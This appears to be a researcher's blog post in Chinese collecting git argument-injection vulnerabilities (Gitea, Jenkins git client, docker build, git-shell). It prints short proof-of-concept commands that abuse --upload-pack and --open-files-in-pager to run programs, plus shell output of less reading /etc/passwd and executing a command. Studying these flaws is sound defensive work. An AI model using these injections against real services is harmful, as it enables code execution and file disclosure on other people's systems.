
git参数注入

原创

caiqiiqi 于 2019-09-30 18:25:44 发布

分类专栏： 安全 Linux-Unix



11月12日更新：

之前gitea有漏洞没有跟进，后来偶尔翻这位大佬的博客看到这篇文章，又是一篇讲git相关命令注入的漏洞！爽

https://lorexxar.cn/2019/07/23/gitea-cve-2019-11229/

还有之前腾讯的某会上讲的几个git参数注入的议题（很有启发）：


对基于Git的版本控制服务的通用攻击面的探索

向前一段时间出的Jenkins的git client插件的RCE（CVE-2019-10392）就是git ls-remote命令拼接导致的命令执行。

然后找了一些git的命令注入的例子：

git-ls-remote

```
git ls-remote -h --upload-pack=calc.exe HEAD
```



这个也是git-ls-remote命令的参数注入漏洞：
https://snyk.io/vuln/npm:git-ls-remote:20160923

git grep

```
git grep --open-files-in-pager=calc.exe master
```

参考：https://www.leavesongs.com/PENETRATION/escapeshellarg-and-parameter-injection.html

感觉好几个是跟pager相关的。pager是用户指定的一个外部的执行diff、cat等功能的可执行文件的路径。
但是我在git log和git diff命令下没找到。

hg branch

有一个hg的branch名字命令参数注入的：
https://hackerone.com/reports/288704

另外又看到几个git的参数注入的：
https://staaldraad.github.io/post/2019-07-16-cve-2019-13139-docker-build/
使用docker build命令的时候：
PoC：

```
docker build "git@g.com/a/b#--upload-pack=sleep 5;:"
```

实际上执行的命令是：

```
$ git init
$ git remote add git@g.com/a/b
$ git fetch origin "--upload-pack=sleep 5; git@g.com/a/b"
```

另外还有一个git submodule的命令执行：

```
https://staaldraad.github.io/post/2018-06-03-cve-2018-11235-git-rce/
```

利用了git hooks的路径穿越。

git-shell 的命令参数注入：
参考：
https://www.leavesongs.com/PENETRATION/git-shell-cve-2017-8386.html

我们随便打开Github上一个项目，找到Clone with SSH里列出的地址：git@github.com:phith0n/vulhub.git，其实这个url就是告诉git，ssh用户名是git，地址是github.com（默认端口是22），该项目位于phith0n/vulhub.git这个目录下；然后git就通过ssh协议连接上github.com，并将对应目录下的项目拉取下来。
所以，基于ssh协议的git clone等操作，本质上就是通过ssh协议连接上git服务器，并将指定目录拉取下来的过程。

```
cqq@ubuntu:~/repos/commix$ ssh git@github.com
The authenticity of host 'github.com (13.250.177.223)' can't be established.
RSA key fingerprint is SHA256:nThbg6kXUpJWGl7E1IGOCspRomTxdCARLviKw6E5SY8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'github.com,13.250.177.223' (RSA) to the list of known hosts.
Permission denied (publickey).
```

less读取文件：
`shift + e`，然后输入文件名即可读取这个文件。

```
postfix:x:112:120::/var/spool/postfix:/bin/false
postgres:x:113:122:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
redis:x:109:116::/var/lib/redis:/bin/false
~
~
~
~
~
~
Examine: /etc/passwd
```


less执行命令：

```
cqq@ubuntu:~$ less result.txt
uid=1000(cqq) gid=1000(cqq) groups=1000(cqq),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
!done  (press RETURN)
```

参考：
https://docs.ioin.in/writeup/evi1cg.me/_archives_CVE_2017_8386_html/index.html

比如`git-receive-pack --help`命令就用到了less命令，可以用来读取文件和执行命令。

其他git参数注入示例

Git flag injection - local file overwrite to remote code execution
Git flag injection leading to file overwrite and potential remote code execution